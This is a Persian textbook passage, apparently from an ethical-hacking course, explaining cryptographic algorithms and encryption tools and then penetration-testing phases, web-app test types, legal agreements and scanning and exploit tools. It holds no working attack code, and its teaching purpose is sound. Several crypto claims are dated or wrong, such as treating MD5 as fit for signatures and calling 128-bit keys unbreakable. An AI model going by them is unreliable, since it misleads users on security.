رمزنگاری، مطالعه رمزگذاری و الگوریتم‌های رمزگذاری است. در واقع، رمزنگاری، تبدیل پیام از حالت قابل درک (clear text) به حالت غیر قابل درک (cipher text) و برعکس است. هدف از رمزگذاری، تبدیل داده‌ها به حالتی است که استراق سمع کننده یا کسی که رمز را ندارد، نتواند داده‌ها را بخواند. رمزگذاری برای امن سازی ارتباطات است. رمزنگاری، تکنیک‌های مورد استفاده در رمزگذاری را تعریف می‌کند. این فصل، رمزنگاری و الگوریتم‌های رمزگذاری را توضیح خواهد داد.

تکنیک‌های رمزنگاری و رمزگذاری

رمزگذاری، برای رمز کردن داده‌ها در طول ارسال یا ذخیره بر روی هارد، استفاده می‌شود. رمزنگاری، مطالعه درباره محافظت از اطلاعات توسط فرمول‌های ریاضی است تا اگر کسی آن فرمول را نداشته باشد نتواند آنها را رمزگشایی کند. این فرمول‌های ریاضی، الگوریتم‌های رمزگذاری نام دارند.

الگوریتم‌های رمزگذاری می‌توانند از روش‌های ساده‌ای چون substitution (جایگزینی کاراکترها با کاراکترهای دیگر) و transposition (تغییر ترتیب کاراکترها) استفاده کنند. الگوریتم‌های رمزگذاری، محاسبات ریاضی بر پایه substitution و transposition هستند. دو نوع اصلی رمزگذاری، رمزگذاری کلید متقارن و نامتقارن است.




رمزگذاری کلید متقارن، به این معنی است که برای رمزگذاری و رمزگشایی داده‌ها، از یک کلید استفاده می‌شود. ایراد این روش این است که روشی مطمئن برای به اشتراک گذاشتن کلید بین چندین سیستم وجود ندارد و برای این منظور باید از روش‌های آفلاین استفاده کرد و اینکار در محیط‌های بزرگ از قبیل اینترنت، عملی نیست.

رمزگذاری کلید نامتقارن، برای پوشش ضعف مدیریت و توزیع کلید متقارن بوجود آمد. در این روش، از دو کلید یکی برای رمزگذاری و دیگری برای رمزگشایی استفاده می‌شود.


نحوه تولید کلیدهای عمومی و خصوصی

زمانیکه کلاینت و سرور از رمزگذاری نامتقارن استفاده می‌کنند، هر دو، جفت کلیدهای خود را تولید می‌کنند: کلید عمومی سرور، کلید خصوصی سرور، کلید عمومی کلاینت، کلید خصوصی کلاینت. زوج کلیدهای هر کدام از اینها رابطه ریاضی با یکدیگر دارند که اجازه رمزگذاری داده‌ها با یکی از کلیدها و رمزگشایی توسط کلید دیگر را می‌دهند. این کلیدها، بر اساس اعداد اول، با یکدیگر رابطه ریاضی دارند که سبب می‌شود داده‌ای که توسط یکی از این کلیدها رمزگذاری شده است، تنها توسط کلید دیگر آن جفت رمزگشایی شود. زمانیکه کلاینت و سروری بخواهند با یکدیگر ارتباط برقرار کنند، هر کدام از آنها، کلید عمومی خود را به سیستم دیگر می‌فرستد اما کلید خصوصی خود را اعلام نمی‌کند. پیغام‌ها با کلید عمومی دریافت کننده رمز می‌شوند و تنها با کلید خصوصی گیرنده قابل رمزگشایی هستند.



نگاهی به الگوریتم‌های MD5، SHA، RC4، RC5، و Blowfish

طول کلید الگوریتم‌ها از ۴۰ تا ۴۴۸ بیت متفاوت است. طولانی بودن کلید به معنای قوی‌تر بودن الگوریتم رمزگذاری است. شکستن کلید ۴۰ بیتی با استفاده از حمله brute-force، از ۱,۴ دقیقه تا ۰,۲ ثانیه طول می‌کشد که بستگی به قدرت کامپیوتر پردازش کننده دارد. در مقایسه، شکستن یک کلید ۶۴ بیتی، بین ۵۰ سال تا ۳۷ روز طول می‌کشد که باز هم بستگی به سرعت پردازنده دارد. در حال حاضر، هر کلیدی با طول ۲۵۶ بیتی، غیر قابل شکستن است.



MD5، SHA، RC4، RC5، و Blowfish الگوریتم‌های ریاضی مختلفی هستند که برای رمزگذاری استفاده می‌شوند.

MD5: یک الگوریتم hashing است که برای تولید یک خلاصه پیام ۱۲۸ بیتی، از ورودی با طول تصادفی استفاده می‌کند. استفاده از امضای دیجیتالی برای تائید اسناد و ایمیل‌ها بسیار رایج است. فرآیند امضای دیجیتالی، شامل ایجاد خلاصه پیام MD5 از سند است که با کلید خصوصی ارسال کننده، رمز می‌شود.


SHA: یک پیام خلاصه ۱۶۰ بیتی از داده‌ها ایجاد می‌کند. SHA، اندکی طولانی‌تر از MD5 است و بنابراین، به عنوان رمزگذاری قدرتمندی شناخته می‌شود. SHA یک الگوریتم مورد دلخواه برای استفاده توسط دولت است.

RC4 و RC5: RC4 یک الگوریتم کلید متقارن و یک streaming cipher است این بدان معنی است که در هر لحظه یک بیت رمز می‌شود. RC4 از جایگشت تصادفی ریاضی و اندازه متغیر کلید استفاده می‌کند. RC5، نسل بعدی الگوریتم است. RC5 از بلوک‌ها و کلیدهایی با اندازه مختلف استفاده می‌کند. RC5، با کلیدهایی به اندازه کوچکتر از ۲۵۶ شکسته شده است.


Blowfish: blowfih، بلوک cipher به اندازه ۶۴ بیتی است یعنی اینکه داده‌ها را در بلوک‌ها رمزگذاری می‌کند. این روش، از stream cipher قوی‌تر است و کلیدی متغیر به اندازه ۳۲ و ۴۴۸ بیتی دارد.

SSH

SSH برای ورود، اجرای دستورات، و انتقال فایل به سیستم دیگر در شبکه، تونل رمز شده ایجاد می‌کند. که جایگزین مطمئنی برای telnet محسوب می‌شود. SSH2 نیز نسخه امن‌تر SSH است که شامل SFTP است.



از الگوریتم‌های ۴۰ بیتی استفاده نمی‌شود. الگوریتم‌هایی که از کلید ۵۶ بیتی استفاده می‌کنند، تا حدی حریم خصوصی را ایجاد می‌کنند ولی آسیب پذیرند. امروزه الگوریتم‌های ۶۴ بیتی، امن هستند ولی انتظار می‌رود که به زودی شکسته شوند. الگوریتم‌های ۱۲۸ بیتی، غیر قابل شکستن هستند. شکستن الگوریتم‌های ۲۵۶ بیتی، غیر ممکن است.



ابزارها

Advanced File Encryptor، ابزاری برای رمزگذاری و امن سازی فایل‌های بسیار مهم از قبیل اطلاعات بانکی، ایمیل‌ها، و یا هر فایل با ارزش دیگر است. این برنامه از کلید ۲۵۶ بیتی AES برای رمزگذاری استفاده می‌کند و تضمین می‌کند که اطلاعات امن هستند.

Command Line Scriptor، عملیات رمزگذاری، رمزگشایی، امضای دیجیتالی، و تصدیق هویت را بصورت اتوماتیک انجام می‌دهد. با استفاده از این برنامه می‌توان فایل‌ها و ایمیل‌ها را بدون مداخله کاربر و بصورت امن ارسال کرد.

PGP، بسته نرم‌افزاری است که برای رمزگذاری پیام‌ها، امضاهای دیجیتالی، فشرده سازی داده‌ها، و ... بکار می‌رود. این نرم‌افزار در پلت فرم‌های مختلف قابل استفاده است.

برخی دیگر از ابزارها برای رمزنگاری عبارتند از: Encryption Engine، Encrypt PDF، Encrypt Easy، Encrypt ABC، Omziff، Alive File Encryption، Advanced HTML Encrypt and Password Protect، My Folder CHAOS، EncryptOnClick، CryptoForge، SafeCryptor، CrypTool، Command Line Scriptor.

ابزارهای هک

PGP Crack، برنامه‌ای برای انجام brute force برای فایل‌های رمز شده با PGP است.

Magic Lantern، نرم‌افزاری برای شکستن کلید برنامه‌هایی است که از الگوریتم‌های قوی استفاده می‌کنند. این برنامه، ویروسی را وارد کامپیوتر می‌کند که به عنوان keylogger عمل می‌کند و کلیدهای فشرده شده توسط کاربر را ثبت می‌کند.


فصل پانزدهم

روش‌های تست نفوذ

مقدمه

تست نفوذ، حمله هکر برای گرفتن دسترسی به شبکه یا سیستم‌های یک سازمان را شبیه سازی می‌کند. هدف از تست نفوذ، بررسی پیاده‌سازی و سیاست امنیتی یک سازمان است: اساسا برای مشاهده اینکه آیا سازمان، معیارهای امنیتی که در سیاست امنیتی مشخص کرده است را به درستی پیاده‌سازی کرده یا نه.

هکری که قصد دارد به شبکه یک سازمان دسترسی پیدا کند، با شخصی که عمل تست نفوذ (Pen tester) را انجام می‌دهد و از دانش خود جهت افزایش امنیت شبکه سازمان بدون ایجاد خطر استفاده می‌کند، متفاوت است.



ارزیابی‌های امنیتی

Pen tester، وضعیت امنیتی سازمان را مورد ارزیابی قرار می‌دهد تا نتایج حمله واقعی یک هکر را آشکار کند. ارزیابی‌های امنیتی، می‌توانند به عنوان بررسی‌های امنیتی، ارزیابی آسیب پذیری، یا تست نفوذ دسته بندی شوند. هر ارزیابی امنیتی، مستلزم این است که افرادی که ارزیابی را انجام می‌دهند، مهارت‌های مختلفی داشته باشند.

بازرسی امنیتی و ارزیابی آسیب پذیری، شبکه‌های IP و سیستم‌ها را جهت یافتن مشکلات امنیتی شناخته شده اسکن می‌کنند. آنها این کار را با ابزارهایی که برای شناسایی سیستم‌های فعال، کاربران، و سیستم عامل‌ها و برنامه‌ها هستند انجام می‌دهند.

ارزیابی آسیب پذیری یا امنیتی، تنها آسیب پذیری‌های بالقوه را شناسایی می‌کنند در حالیکه تست نفوذ در واقع برای دسترسی به شبکه است. مثالی از ارزیابی امنیتی، بررسی درب ورودی است که اگر باز باشد آیا کسی می‌تواند دسترسی غیر مجاز پیدا کند یا نه. در تست نفوذ، تلاش می‌شود تا درب باز شود تا نتایج آن رویت شود. تست نفوذ، شاخص خوبی از ضعف‌های شبکه یا سیستم‌ها است اما بسیار تهاجمی است و بنابراین، احتمال تخریب سرویس‌های شبکه وجود دارد.

روش‌های تست نفوذ

دو نوع ارزیابی امنیتی وجود دارد: ارزیابی خارجی و داخلی. ارزیابی خارجی، اطلاعات عمومی قابل دسترس را بررسی می‌کند، اسکن شبکه را انجام می‌دهد و اکسپلویت‌ها را از محیط خارج از شبکه، و معمولا از طریق اینترنت اجرا می‌کند. ارزیابی داخلی، از داخل شبکه سازمان اتفاق می‌افتد اما تست کننده به عنوان کارمند که مقدار کمی به شبکه دسترسی دارد، یا هکر کلاه سیاهی که هیچ دانشی از محیط ندارد، عمل می‌کند.

معمولا تست نفوذ جعبه سیاه، ریسک بالایی دارند. تیم، باید برنامه هماهنگی را برای استفاده بهینه از منابع و زمان طراحی کنند.

اگر شما دانش و تجربه کافی برای انجام تست نفوذ ندارید، می‌توانید آن را outsource کنید. سازمانی که شرایط ارزیابی را مشخص می‌کند باید محدوده ارزیابی را مشخص کند. یعنی چیزهایی که باید و نباید تست شوند را باید مشخص کند. برای مثال، ممکن است مقرر شود که تنها ۱۰ سیستم از DMZ مورد ارزیابی قرار گیرد. در محدوده کاری، باید SLA تعریف شود تا عملیاتی که در زمان مختل شدن سرویس باید انجام شوند، تعیین شوند.

تست نفوذ هم می تواند از داخل سایت یا از راه دور انجام شود. در ارزیابی از راه دور، یک هکر واقعی شبیه سازی می شود و ممکن است بعضی از موارد داخلی تست نشوند. در حمله از داخل سایت، برخی از تهدیدات خارجی نادیده گرفته می شود و رفتار هکر بصورت واقعی شبیه سازی نمی شود.

ارزیابی امنیتی یا تست نفوذ، می‌تواند بصورت دستی و با ابزارهای رایگان مختلف انجام شود. دیدگاه دیگر این است که از ابزارهای گران قیمت اتوماتیک استفاده شود. گاهی اوقات، ارزیابی وضعیت امنیتی با استفاده از تست دستی، نسبت به استفاده از ابزارهای اتوماتیک، گزینه بهتری است. دیدگاه اتوماتیک، سریعتر و راحت‌تر است اما ممکن است برخی از بازرسی‌ها انجام نشوند در حالیکه، در روش دستی، نیاز به برنامه‌ریزی، زمانبندی، و مستند سازی با صبر و حوصله دارد.

مراحل تست نفوذ


تست نفوذ شامل سه مرحله است:

- مرحله پیش از حمله (pre-attack)
- مرحله حمله (attack)
- مرحله پس از حمله (post-attack)

مرحله پیش از حمله، شامل شناسایی یا جمع‌آوری داده است. این اولین مرحله برای تست نفوذ است. جمع‌آوری داده‌ها از طریق Whois، DNS، و اسکن شبکه می‌تواند به شما در یافتن هدفی که دارای اطلاعات با ارزشی است کمک کند (بدون در نظر گرفتن سیستم عامل و برنامه‌های در حال اجرا بر روی سیستم). تست نفوذ شامل استفاده از نام دامنه یا IP در Whois برای پیدا کردن اطلاعات تماس اشخاص، و اطلاعات سیستم‌ها است که بعدا می‌تواند برای ایجاد دیاگرام جزئی از شبکه و شناسایی هدف کمک کند. شما باید دستگاه‌های فیلترینگ شبکه را تست کنید تا ترافیک قانونی، پروکسی سرورها، و ... را شناسایی کنید و نصب پیش فرض فایروال‌ها را بررسی کنید تا مطمئن شوید که نام‌های کاربری و پسوردهای پیش فرض، غیر فعال شده‌اند یا تغییر کرده‌اند و نیز اجازه دسترسی از راه دور وجود ندارد. پس اطلاعاتی که در این مرحله بدست می‌آیند عبارتند از:

- مکان فیزیکی و منطقی سازمان
- ارتباطات آنالوگ
- اطلاعات تماس‌ها
- اطلاعات درباره سازمان‌های دیگر
- اطلاعات دیگری که برای هک مفید هستند

مرحله بعدی، حمله است. در این مرحله، ابزارها ممکن است تخریبی (exploitive) یا واکنشی (responsive) باشند. این ابزارها توسط هکرهای حرفه‌ای برای مانیتور و تست کردن امنیت سیستم‌ها و شبکه استفاده می‌شوند. فعالیت‌های زیر جز مراحل حمله هستند ولی فقط به این موارد محدود نمی‌شود:



نفوذ به محیط (perimeter): شامل بررسی گزارشات خطا، کنترل‌های دسترسی (ACL) و فیلترینگ پروتکل‌ها با استفاده از برخی پروتکل‌ها از قبیل SSH، FTP، و Telnet است. همچنین تست کننده باید حملات buffer

overflow، SQL injection، DoS و ... را نیز تست کند. علاوه بر این، برای تست نرم‌افزار، شما باید برای تست وب اپلیکشن‌های داخلی، و پیکربندی‌های وایرلس، زمان صرف کنید برای اینکه، امروزه، تهدید داخلی بزرگترین تهدید امنیتی است.

تست برنامه‌های تحت وب: برخی از تست‌هایی که برای این منظور استفاده می‌شوند عبارتند از:

- **Input Validation**: شامل OS command injection، script injection، SQL injection، LDAP injection، و cross site scripting.
- **Output Sanitization**: شامل وارد کردن کاراکترهای مخصوص و بررسی خطاهایی که برنامه می‌دهد.
- **Access Control**: دسترسی به اینترفیس‌های مدیریتی را بررسی می‌کند و داده‌ها را به فیلدهای فرم‌ها ارسال می‌کند، اسکریپت‌های سمت کلاینت را تغییر می‌دهد و ...
- **Checking for Buffer Overflow**: شامل تست‌های stack overflow، heap overflow، و format string overflow است.
- **Denial of Service**: تست حملات DoS با روشهایی از قبیل ورودی ناقص، قفل برنامه به خاطر بار ترافیکی زیاد، درخواست‌های تراکنش، یا درخواست‌های زیاد به برنامه انجام می‌شود.
- **Compnent Checking**: کنترل‌های امنیتی روی مولفه‌های وب سرورها، را تست می‌کند که ممکن است آسیب پذیر بودن برنامه تحت وب را نشان دهد.
- **Confidentiality Check**: برای برنامه‌هایی که از پروتکل‌ها و رمزگذاری امن استفاده می‌کنند، اشتباهاتی که در استفاده از الگوریتم ضعیف یا مکانیزم مبادله، صورت می‌گیرد را بررسی می‌کند.
- **Session Management**: شامل بررسی صحت توکن‌های نشست، طول توکن‌ها، و انقضای توکن‌های نشست در انتقال از منابع SSL به غیر SSL، و وجود توکن‌های نشست در history یا cashe مرورگر است.

بدست آوردن هدف: این مجموعه از فعالیت‌ها، بسیار تهاجمی‌تر از اسکن آسیب پذیری هستند. شما می‌توانید از یک ابزار اتوماتیک اکسپلویت مثل CORE IMPACT، یا از طریق اطلاعاتی که ار طریق مهندسی اجتماعی بدست می‌آورید استفاده کنید. همچنین باید الزام به اجرای سیاست امنیتی، شکستن پسورد به روش brute-force، یا ابزارهای گرفتن دسترسی را تست کنید.

افزایش دسترسی: زمانیکه اکانت کاربر درخواست می‌شود، تست کننده می‌تواند سعی کند که دسترسی بیشتری به سیستم یا شبکه را به آن دهد. بسیاری از ابزارهای هک، می‌توانند از آسیب پذیری‌های سیستم برای اکسپلویت کردن و ایجاد حساب کاربری جدید با دسترسی administrator استفاده کنند.

اجرا: آخرین مرحله است. مهارت هک شما با افزایش سطح دسترسی بر روی یک سیستم یا شبکه با در نظر گرفتن عدم توقف فرآیندهای تجاری، به چالش کشیده می‌شود. نشانه گذاری کردن (leaving a mark)، نشان می‌دهد که شما می‌توانستید دسترسی بیشتری به منابع پیدا کنید. بسیاری از شرکت‌ها، نمی‌خواهند که شما اینکار را انجام دهید یا کدهای مورد دلخواه خود را اجرا کنید. بنابراین، این قبیل محدودیت‌ها وجود دارند و پیش از انجام تست، عنوان می‌شوند.

مرحله پس از حمله، شامل بازیابی سیستم به پیکربندی‌های پیش از حمله است که شامل پاک کردن فایل‌ها، حذف ورودی‌های رجیستری، پاک کردن تمام ابزارها و اکسپلویت‌ها از سیستم‌های تست شده، و پاک کردن ارتباطات است.

نهایتا، شما تمام نتایج را تحلیل می‌کنید و آن را در قالب گزارشی کامل به مدیریت ارائه می‌دهید. این گزارش شامل اهداف شما، مشاهدات شما، تمام فعالیت‌های صورت گرفته، و نتایج این فعالیت‌ها است و ممکن است شامل روش‌هایی برای برطرف کردن آسیب پذیری‌ها باشد.

چارچوب قانونی تست نفوذ

شخصی که تست نفوذ را انجام می‌دهد، باید از مسائل قانونی هک یک شبکه آگاه باشد حتی هک قانونمند. مستنداتی که یک هکر قانونمند با مشتری برای انجام تست نفوذ امضا کند، به شرح زیر هستند:

- محدوده کاری، برای تعیین اینکه چه چیزی باید تست شود
- توافق نامه عدم افشای اطلاعات (NDA)، در شرایطی که تست کننده، اطلاعات محرمانه را ببیند
- تعهد، به اینکه هکر قانونمند، از انجام عملیات خرابکارانه خودداری خواهد کرد

ابزارهای خودکار تست نفوذ

نتایج تحقیقاتی که در زمینه ابزارهای تست نفوذ در سال ۲۰۰۶ انجام شده است، ده ابزار زیر را به عنوان بهترین ابزارهای تست نفوذ معرفی کرده‌اند:

Nessus: این نرم‌افزار اسکن آسیب پذیری شبکه است که بیش از ۱۱۰۰۰ پلاگین دارد. این نرم‌افزار، دارای بررسی‌های امنیتی لوکال و راه دور، معماری کلاینت/سرور با رابط گرافیکی GTK، و زبان اسکریپتی برای نوشتن پلاگین‌های مورد دلخواه است.

GFI LANguard: این یک اسکنر تجاری برای امنیت شبکه برای سیستم عامل ویندوز است. این نرم‌افزار، شبکه‌های IP را اسکن می‌کند تا ماشین‌های در حال اجرا را شناسایی کند. این نرم‌افزار می‌تواند سیستم عامل کامپیوترها، برنامه‌های در حال اجرای سیستم‌ها، سرویس پک نصب شده بر روی سیستم عامل، patchهای نصب نشده و ... را کشف کند.

Retina: یک اسکنر تجاری آسیب پذیری است. همانند Nessus، این برنامه نیز تمام سیستم‌های یک شبکه را اسکن می‌کند و تمام آسیب پذیری‌های کشف شده را گزارش می‌دهد.

CORE IMPACT: محصولی برای خودکارسازی فرآیند تست نفوذ است که به عنوان قدرتمندترین ابزار اکسپلویت مطرح می‌شود (این محصول بسیار گران است). این محصول دارای پایگاه داده بسیار بزرگ و آپدیت است که اکسپلویت‌های حرفه‌ای را داراست.

ISS Internet Scanner: یک ابزار ارزیابی آسیب پذیری در سطح اپلیکشن است. اسکنر اینترنت می‌تواند بیش از ۱۳۰۰ نوع دستگاه شبکه از قبیل کامپیوترهای رومیزی، سرورها، روترها، سوئیچ‌ها، فایروال‌ها، دستگاه‌های امنیتی، و ... را شناسایی کند.

X-Scan: یک اسکنر شبکه است که بصورت چند نخی عملیات اسکن آسیب پذیری را انجام می‌دهد. این ابزار می‌تواند نوع سرویس‌ها، نوع سیستم عامل‌های راه دور و نسخه آنها، و username و پسوردهای ضعیف را کشف کند.

SARA: ابزار ارزیابی آسیب پذیری است که از اسکنر SATAN مشتق شده است. آپدیت‌های آن دو بار در ماه منتشر می‌شود.

QualysGuard: یک اسکنر آسیب پذیری تحت وب است. کاربران می‌توانند از طریق اینترفیس وب به آن وصل شوند. این ابزار، بیش از ۵۰۰۰ آسیب پذیری را چک می‌کند.

SAINT: ابزاری تجاری برای ارزیابی آسیب پذیری است.

MBSA: محصول مایکروسافت است که با دیگر محصولات مایکروسافت سازگاری دارد.MBSA به طور متوسط هر هفته، ۳ میلیون کامپیوتر را اسکن می‌کند.

علاوه بر این لیست، شما باید با ابزارهای دیگر اکسپلویت آشنا باشید:

Metasploit Framework: نرم‌افزار اپن سورس برای ایجاد، تست، و استفاده از اکسپلویت است.

Canvas: ابزار تجاری استفاده از آسیب پذیری است که شامل بیش از ۱۵۰ اکسپلویت است.

موارد قابل ارائه در تست نفوذ

اصلی‌ترین مورد قابل ارائه در پایان تست نفوذ، گزارش تست نفوذ است. این گزارش باید شامل موارد زیر باشد:

- لیست یافته‌های شما، به ترتیب پرخطرترین ریسک
- تحلیل یافته‌های شما
- نتایج یا توضیح یافته‌های شما
- معیارهای رفع مشکل برای یافته‌های شما
- فایل‌های لاگ ابزارها که مدرکی بر یافته‌های شماست
- خلاصه اجرایی از وضعیت امنیتی سازمان
- نام تست کننده و تاریخ انجام تست
- هر یافته مثبت یا پیاده‌سازی امنیتی خوب